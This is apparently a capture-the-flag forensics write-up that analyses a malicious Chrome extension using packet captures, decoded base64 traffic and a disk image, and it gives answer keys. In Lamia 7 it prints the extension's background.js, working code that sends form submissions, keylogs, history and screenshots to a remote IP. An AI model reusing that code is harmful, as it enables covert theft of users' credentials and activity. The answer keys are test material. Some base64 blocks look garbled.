eyJ0eXBlIjoiZm9ybSIsImRhdGEiOiJ7XCJfZm9sZGVybGlzdFwiOltcIjFcIl0sXCJfbGFzdFwiOltcIjE1MzM2Nzg0NTRcIl0sXCJfbGlzdFwiOltcIjFcIl0sXCJfbWJveFwiOl
tcIklOQk9YXCJdLFwiX3F1b3RhXCI6W1wiMVwiXSxcIl9yZW1vdGVcIjpbXCIxXCJdLFwiX3VpZHNcIjpbXCIxLDIsMyw0LDUsNiw3LDgsOSwxMCwxMSwxMiwxMywxNCwxNSwxNiwx
N1wiXSxcIl91bmxvY2tcIjpbXCJsb2FkaW5nMTUzMzY3ODUxNDM0MVwiXSxcInVybFwiOlwiaHR0cHM6Ly9tYWlsLm9ya28ubmV0L21haWwvP190YXNrPW1haWwmX2FjdGlvbj1yZW
ZyZXNoXCJ9In0=HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 20
Server: Werkzeug/0.14.1 Python/2.7.12
Date: Tue, 07 Aug 2018 21:47:46 GMT

{"success":" true"}
```

To make sure it is base 64, you can decode using the website **CyberChef**, copy and paste the code from the image above.



Input

```
start: 354
  end: 355
length:   1
length: 428
 lines:   1
```

```
eyJ0eXBlIjoiZm9ybSIsImRhdGEiOiJ7XCJfZm9sZGVybGlzdFwiOltcIjFcIl0sXCJfbGFzdFwiOltcIjE1MzM2Nzg0NTRcIl
0sXCJfbGlzdFwiOltcIjFcIl0sXCJfbWJveFwiOltcIklOQk9YXCJdLFwiX3F1b3RhXCI6W1wiMVwiXSxcIl9yZW1vdGVcIjpb
XCIxXCJdLFwiX3VpZHNcIjpbXCIxLDIsMyw0LDUsNiw3LDgsOSwxMCwxMSwxMiwxMywxNCwxNSwxNiwxN1wiXSxcIl91bmxvY2
tcIjpbXCJsb2FkaW5nMTUzMzY3ODUxNDM0MVwiXSxcInVybFwiOlwiaHR0cHM6Ly9tYWlsLm9ya28ubmV0L21haWwvP190YXNr
PW1haWwmX2FjdGlvbj1yZWZyZXNoXCJ9In0=
```

Output

```
start: 266
  end: 266
length:   0
 time:   3ms
length: 320
 lines:   1
```

```
{"type":"form","data":"{\"_folderlist\":[\"1\"],\"_last\":[\"1533678454\"],\"_list\":
[\"1\"],\"_mbox\":[\"INBOX\"],\"_quota\":[\"1\"],\"_remote\":[\"1\"],\"_uids\":
[\"1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17\"],\"_unlock\":
[\"loading1533678514341\"],\"url\":\"https://mail.orko.net/mail/?_task=mail&_action=refresh\"}"}
```


Answer: base64

Lamia 6

What format is the malware using to store the data it is exfiltrating?

Solution:

Looking at the packets in Wireshark, still in the same pcap, **2018-08-07_14-42-02.pcap** with the same filter. If you take a look at the traffic coming from the external IP, most of the packets say in the info **(application\json)**. We can assume that **json** is the format.



ip.addr == 12.33.44.77 && http

No.	Time	Source	Destination	Protocol	Length	Info
57095	373.068231	192.168.1.11	12.33.44.77	HTTP	320	GET / HTTP/1.1
57098	373.070507	12.33.44.77	192.168.1.11	HTTP	204	HTTP/1.0 200 OK (text/html)
57383	376.131364	192.168.1.11	12.33.44.77	HTTP	1262	POST /api HTTP/1.1 (text/plain)
57387	376.133919	12.33.44.77	192.168.1.11	HTTP	204	HTTP/1.0 200 OK (application/json)
57414	377.738232	192.168.1.11	12.33.44.77	HTTP	1406	POST /api HTTP/1.1 (text/plain)
57419	377.740271	12.33.44.77	192.168.1.11	HTTP	204	HTTP/1.0 200 OK (application/json)
58266	390.368447	192.168.1.11	12.33.44.77	HTTP	126	POST /api HTTP/1.1 (text/plain)
58269	390.372147	12.33.44.77	192.168.1.11	HTTP	204	HTTP/1.0 200 OK (application/json)
58626	392.217784	192.168.1.11	12.33.44.77	HTTP	874	POST /api HTTP/1.1 (text/plain)
58629	392.219997	12.33.44.77	192.168.1.11	HTTP	204	HTTP/1.0 200 OK (application/json)


Answer: json

Lamia 7

From the data structure, what are the 4 types of data being exfiltrated? Enter the list as a comma seperated list in alphabetical order. Ex: a,b,c,d where a b c d are the types.

Solution:

For this one, open Amaya's disk on Autopsy (from above). Go to back to Documents\From Jerek\CATS. Click on **background.js**. In the same file, in the indexed text, there is 4 **options for type**. The 4 types of dat is **form, history, keylogger, screen_capture**



Listing
/img_PC-2-08-14-18-END.vhd/vol_vol3/Users/alabankada/Documents/from Jerrek/CATS 9 Results

Name	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta
[current folder]	2018-08-07 15:14:20 MDT	2018-08-07 15:14:20 MDT	2018-08-07 15:14:20 MDT	2018-08-07 15:14:20 MDT	56	Allocated	Allocated
[parent folder]	2018-08-07 15:14:20 MDT	2018-08-07 15:17:10 MDT	2018-08-07 15:14:20 MDT	2018-08-07 15:14:01 MDT	376	Allocated	Allocated
background.js	2018-08-06 12:17:58 MDT	2018-08-07 15:14:20 MDT	2018-08-07 15:14:20 MDT	2018-08-07 15:14:20 MDT	1687	Allocated	Allocated
content.js	2018-06-22 11:49:40 MDT	2018-08-07 15:14:20 MDT	2018-08-07 15:14:20 MDT	2018-08-07 15:14:20 MDT	2297	Allocated	Allocated
icon.png	2018-06-11 13:17:52 MDT	2018-08-07 15:14:20 MDT	2018-08-07 15:14:20 MDT	2018-08-07 15:14:20 MDT	3727	Allocated	Allocated

Matches on page: - of - Match | Page: 1 of 1 Page | Text Source: File Text

```
// This method will communicate to the remote server // options for type //
1. keylogger // 2. history // 3. form // 4. screen_capture // data should
be a string var minutes = 5; minutes *= 60000; //convert milliseconds to
minutes var dataSendTest = 200; var server_location = "http://12.33.44.77/"
// sends a heartbeat message to the server to make sure its alive heartbeat
= function () { var xhr = new XMLHttpRequest(); xhr.open("GET",
server_location); xhr.send(); xhr.onreadystatechange = function() { if
(this.readyState == 4) { dataSendTest = this.status; } } } heartbeat();
setInterval(heartbeat, minutes); function send_data(type, data) { var xhr =
new XMLHttpRequest(); if (dataSendTest == 200){ xhr.open("POST",
server_location + "api"); xhr.send(btoa(JSON.stringify({ "type": type,
"data": data }))); } } // examples // send_data("keylogger", "testing!");
// send_data("form", "testing!"); // send_data("history", "testing!"); //
Here we will send information to the remote server
chrome.runtime.onMessage.addListener( function(request, sender,
sendResponse){ send_data(request.type, request.data);
sendResponse({success: true}); } ); // Grab form submissions
chrome.webRequest.onBeforeRequest.addListener( function(details) {
if(details.method == "POST") { if (details.requestBody.formData) { data =
details.requestBody.formData; data["url"] = details.url; send_data("form",
JSON.stringify(data)) } } }, {urls: [""]}, ["requestBody"] );

----------NONVISIBLE TEXT----------
```


Answer: form, history, keylogger, screen_capture

Lamia 8

What is the sha256 hash of the first screenshot exfiltrated by the extension? Hint: look for big POST packets.


Solution:

Open wireshark and look at the pcaps file from above, **2018-08-07_14-42-02.pcap**. Filter the packet by ip address and protocol. **ip.addr == 12.33.44.77 && http**. You want to look at packets with the source **192.168.1.11** (You can add this to the filter as well **ip.src == 192.168.1.11**.



```
ip.addr == 12.33.44.77 && http && ip.src == 192.168.1.11

No.    Time        Source          Destination   Protocol  Length Info
 57095 373.068231  192.168.1.11    12.33.44.77   HTTP       320 GET / HTTP/1.1
 57383 376.131364  192.168.1.11    12.33.44.77   HTTP      1262 POST /api HTTP/1.1  (te…
 57414 377.738232  192.168.1.11    12.33.44.77   HTTP      1406 POST /api HTTP/1.1  (te…
 58266 390.368447  192.168.1.11    12.33.44.77   HTTP       126 POST /api HTTP/1.1  (te…
 58626 392.217784  192.168.1.11    12.33.44.77   HTTP       874 POST /api HTTP/1.1  (te…
 59169 396.459801  192.168.1.11    12.33.44.77   HTTP       863 POST /api HTTP/1.1  (te…
 60642 420.731076  192.168.1.11    12.33.44.77   HTTP       286 POST /api HTTP/1.1  (te…
 69384 452.223084  192.168.1.11    12.33.44.77   HTTP       874 POST /api HTTP/1.1  (te…
 87008 512.224782  192.168.1.11    12.33.44.77   HTTP       874 POST /api HTTP/1.1  (te…
 87344 517.598257  192.168.1.11    12.33.44.77   HTTP       594 POST /api HTTP/1.1  (te…

> Frame 60642: 286 bytes on wire (2288 bits), 286 bytes captured (2288 bits)
> Ethernet II, Src: 8e:d3:9b:fc:14:b0 (8e:d3:9b:fc:14:b0), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
> Internet Protocol Version 4, Src: 192.168.1.11, Dst: 12.33.44.77
> Transmission Control Protocol, Src Port: 49292, Dst Port: 80, Seq: 135688, Ack: 1, Len: 232
> [97 Reassembled TCP Segments (135919 bytes): #60466(395), #60467(1460), #60469(1460), #60471(1460), #60
> Hypertext Transfer Protocol
> Line-based text data: text/plain (1 lines)
```

Once you do that then you will find the packet **60642**, follow the TCP stream and copy the text underneath.


Wireshark · Follow TCP Stream (tcp.stream eq 93) · 2018-08-07_14-42-02.pcap

```
POST /api HTTP/1.1
Host: 12.33.44.77
Connection: keep-alive
Content-Length: 135524
Origin: chrome-extension://lilndkolfmpahggbdpalidadafphjfgk
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/68.0.3440.84 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```


```
eyJ0eXBlIjoic2NyZWVuX2NhcHR1cmUiLCJkYXRhIjoiZGF0YTppbWFnZS9wbmc7YmFzZTY0LGlWQk9Sdz
BLR2dvQUFBQU5TVWhFVWdBQUJBQUFBQUtXQ0FJQUFBQllrSHl3QUFBZ0FFbEVRVlI0bk95OWVYeFRaZmI0
ZjVLYnZVMlQ3cVI3MlVvUkM1YTE2b2ZGRVZ5aGlBeU9nSjhaUVZFL0RET0RqSGJHRVRlY2hSSDFOWXN6aW
9PLzMrY2o0Rmh4S1FnaUtwczRVQ2lJbFVYV3JtbWJydG1hM056YzVmdkgwOTdlSm1tYmxxWnB5M21QTHlk
NTduT2ZlNTRuTVQzblBPZWNSelo1OG1SQUVBUkJFQVJCRU9UNlFCNXVBUkFFUVJBRVFSQUVHVGpRQUVBUU
JFRVFCRUdRNndnMEFCQUVRUkFFUVJEa09nSU5BQVJCRUFSQkVBUzVqa0FEQUVFUUJFRVFCRUg2eU5xMWE5
ZXVYUnR1S1hhwSEh3MkExQVdyQzVaUDcxOVJJFQVJCRUFSQmtKQ1F1bUQxNmdXcFhWL3N1MTRYSXFWdzZPaW
FTNWN1WGJwMGFiaWw2QjNCR1FDcEMxWVhGUFRmcHCOWVVSFgzMEVFUVJBRVFSQmtHREI5ZVVFSGcwajN1
M1pOTkRjMzk2dXZ2dkp4L0s5ZHUvYXJyNzdLemMwTmVNdnpPMG9PdlBZZ3RUeTBaeDU4NjBESmp1ZUQ2S2
dJWnJJUVW0xTGgvSGx6OXBqcFVGeDhqWkloQ0lJZ0NJSWd3NTNweXd0bUc4NXYzN2kxcXEwaGRjSHFndFZW
MjkvWVdkWHRmVU9ENTU1N0xpb3F5dWwwU2h1ZFRtZFVWTlJ6enoyM2NPSENjQWtXSk1FWUFLazNwVUxWen
AyV3FJSk9Gb0JoeXVxQzJaRUFBT2FERzdjV0F3Q2tMbGk5Tkx0VDAvVGxCV011a1plcEMxWXZqU3JadUJX
V3owNEdTRjVha04xeEk0SWdDSUlnQ05JL2RDaGs0SzlzVFY5ZU1EdVp2SFNlNzlESC9mUzZBSU9rTGxpOU
5NcG1UazVPRGpneUdkcDhjT1BXNHVuTFo4UEJqVzhVVDE5ZXNEUlpmTloyV0Qxck9uU2pORTRCTXlRblI0
THovUGFkZ1liMXY4bDMyZ0hFNjVnd2FacCtyWnJvckZtemtwT1RTMHBLM243N2JXbjcyMisvblp1Yk8yWE
tsRm16WmgwNmRDaVlvWjdmVVRJL0F3REFjZkxWT1krOUJ3QUFENzUxWU4xa1BibmUzdHpSVnI1cnl1SVhT
YTlWc0puYzgveU9rdGxOcjg0NU9IdlZaRDNBL0pLUytaTGhBaEtFQVVEMC95cW91bVNlM2NrQ3FOcTVjV2
NWV2RibDA0dTNGazlmdmpUYmRuRGpHOFZ0V3lzMWdXMjg0cTBIeHhSTXNROFRDeEJCRUFSQkVHUndVYlh6
alkxRWdVNWRzSHJwOHVuRlVpMjNlT3ZHdG5mVGx4Y3NXUEJ0dTBMbXE5ZDFNVWd5WE5xNGNTdFIxeGVrRm
5kb2M5T1hGOHlHZ3hzM0ZnUEE5REdHODRlS2daZ0JHNHNCcGk5Zm5RaFE5VzJWWWRaMEtDNkdMcFRHU0lP
OWZjOGdkWUhmc01Gb21yN2l3WUxWSFZJdEwxZyt2WGpyTld1aVk4ZU9CWUNBS3Y2aFE0ZW1USmt5ZHV6WV
lBeUFCOTg2TUQvMjVLdFRIbnNQSG56cndMb2R6NyszK0VWNGZzZTZ5VTI3cHN4NWtlajFBQUErYlFmZXVo
aFl1WC92c2MyekQ2eUxQVWdzaEc3cDJRQ1lQaXNicXJaWEFVRHhKZk5zeVVkdHM1RC9MNzVrbmowbE1SVl
NFdzNPOHp1TE85cHVTZ1ZVOFJFRVFSQUVRUVlhaVpzZnpEN1hwSzU5cDcyOTFWZXZnNnJBZzVndkVWMnZ4
aTROZjBsY3NEb2JwTzUwbTZVS1VtOHlPTzAxMGtWFdXeEVoQzZVUm1mVnQ1MTB4MDdEQnJ6SlY5WDBGUz
hwS2hLU1p4Y1V6RzZmYnlyMGszcnFjRGpJQzd2ZDd0OFlER05qOWVVSGlTci8zc0dMcTliZCtEekF4YVJZ
eDhuTm5SWDRCeVZ0TDM1ZlBuLzI3QWVoRys5K01QUm9BRXdma3d5UnlVc0xxdHZHZlR3dJdE5vSWdDSUlnQ0
RJNFNNdlcmJoL1BhTk82dElWRXluaTUzZDZGUDZOb2d2eWFtcFRvaVVCb29ZRWxPaEJpQXlLa21xY0tj
bUdzQVMvRVQ4aCswTDBrQ25mb0ZvK1pNblQ5NjllemNBNU9mbmk1Y21UNTRNdlRRRHdrSlBWWUNtajBrMk
g5d29zdjA4cE43VU9XczZkY0dVWkdmVnQxVlFaYkZGWnMrYTNuNmJhTU1aRWxNQkFGSnZTbzNzZi9rUkJF
```

97 client pkts, 2 server pkts, 1 turn.

Entire conversation (136 kB) | Show and save data as ASCII | Stream 93

Find: | Find Next

Convert the base64 into a picture, save the image and then get the SHA256 from the image, **142c0ae925ad52c720e34413266214ce851ff7836fe19bda85799447c84e204b.**



```
NPyPNdJSC4q47Ty5wuILjTT8jzXSUguKuO08ucLiC400/I810lILirjtPLnC4g
uNNPyPNdJSC4q47Ty5wuILjTT8jzXSUguKuO08ucLiC400/I810lILirjtPLnC
4guNNPyPNdJSC4q47Ty5wuILjTT8jzXSUguKuO08ucLiC400/I810l8JZ/m78+
szP/zI47fJo7Q37vgJ7PHwN/07/3TOv/9gu3avhMYFhAcMPAxhNYBQS3avhMYF
hAcMPAxhNYBQS3avhMYFhAcMPAxhNYBQS3avhMYFhAcMPAxhNYBQS3avhMYFhA
cMPAxhNYBQS3avhMYFhAcMPAxhNYBQS3avhMYFhAcMPAxhNYBQS3avhMYFhAcM
PAxhNYBQS3avhMYFhAcMPAxhNYBQS3avhMYFhg4P6H9J0maYHXuiMlrXf+vOfA
33Turf3C5SxNItAKCK4lsoFATkBwOUuTCLQCgmuJbCCQExBcztIkAq2A4FoiGw
jkBASXszSJQCsguJbIBgI5AcHlLE0i0AoIriWygUBOQHA5S5MItAKCa4lsIJAT
EFzO0iQCrYDgWiIbCOQEBJezNIlAKyC4lsgGAjkBweUsTSLQCgiuJbKBQE5AcD
lLkwi0Akff//Dz6U+/I6U1/sUNr3bnytl3kPzi4bXb/cK1RDYQyAkILmdpEoFW
QHAtkQ0EcgKCy1maRKAVEFxLZAOBnIDgcpYmEWgFBNcS2UAgJyC4nKVJBFoBwb
VENhDICQguZ2kSgVZAcC2RDQRyAoLLWZpEoBUQXEtkA4GcgOByliYRaAUE1xLZ
QCAnILicpUkEWgHBtUQ2EMgJCC5naRKBVkBwLZENBHIC/4M7TXIv+3PS22d24q
vdQfL3C/7N5P5i/MLlLE0i0AoIriWygUBOQHA5S5MItAKCa4lsIJATEFzO0iQC
rYDgWiIbCOQEBJezNIlAKyC4lsgGAjkBweUsTSLQCgiuJbKBQE5AcDlLkwi0Ao
JriWwgkBMQXM7SJAKtgOBaIhsI5AQEl7M0iUArILiWyAYCOQHB5SxNItAKCK4l
soFATkBwOUuTCBAgQIAAAQIECBAgQIAAAQIECBAgQIAAAQIECBAgQIAAAQIECB
AgQIAAAQIECBAgQIAAAQIECBAgQIAAAQIECBAgQIAAAQIECBAgQIDAvyrwDySE
J2VQgUSoAAAAAElFTkSuQmCC
```

Answer: 142c0ae925ad52c720e34413266214ce851ff7836fe19bda85799447c84e204b